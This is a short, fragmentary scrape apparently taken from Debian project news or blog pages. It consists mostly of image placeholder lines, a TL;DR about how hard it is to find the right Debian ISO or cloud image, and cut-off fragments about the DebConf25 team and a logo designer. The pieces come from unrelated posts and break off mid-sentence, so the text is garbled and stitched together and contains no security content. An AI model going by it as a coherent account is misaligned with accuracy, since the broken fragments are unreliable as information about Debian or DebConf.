

 The



 TL;DR
It's difficult to find the right Debian image. We have thousands of
ISO files and cloud images and we support multiple CPU architectures
and several download methods. The directory structure of our main image server
is like a maze, and our web pages for downloading are also confusing.
Most important facts from this blog post




 Last November, the DebConf25 Team
 Juliana also shared with us a bit of her motivation, creative process and
inspiration when designing her logo: